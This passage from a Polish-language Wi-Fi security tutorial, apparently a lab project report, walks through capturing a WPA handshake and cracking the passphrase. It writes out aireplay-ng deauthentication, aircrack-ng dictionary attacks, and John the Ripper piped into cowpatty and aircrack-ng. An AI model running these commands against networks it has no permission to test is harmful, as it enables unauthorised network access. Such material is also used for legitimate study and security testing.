
Rysunek 25 Przechwycenie WPA handshake

Czasami zdarza się że pomimo iż airodump pokazuje WPA handshake tak nie jest, dlatego musimy ponownie użyć polecenia

```
aireplay-ng -0 2 –a $macap –c 00:0c:41:38:61:6e rausb0
```

Teraz mając już „WPA handshake” możemy przystąpić do łamania hasła ale wcześniej musimy sobie stworzyć słownik, możemy użyć w tym celu programu John the ripper.

```
aircrack-ng –w password.lst –b $macap psk*.cap
```



Rysunek 26 Efekt działania polecenia aircrack-ng –w password.lst –b $macap psk*.cap


Użycie łamacza haseł John the riiper oraz cowpatty

```
john --wordlist=password.lst --rules --stdout | cowpatty -s
Projekt -f - -r psk*.cap
```

Użycie łamacza haseł John the ripper oraz aircrack-ng:

```
john --wordlist=password.lst --rules --stdout | aircrack-ng -e
Projekt -w – psk*.cap
```

Nie udało mi się natomiast złamać hasła, którego nie miałem w słowniku użytego do łamania haseł WPA/WPA2.



Rysunek 27 Udane złamanie hasła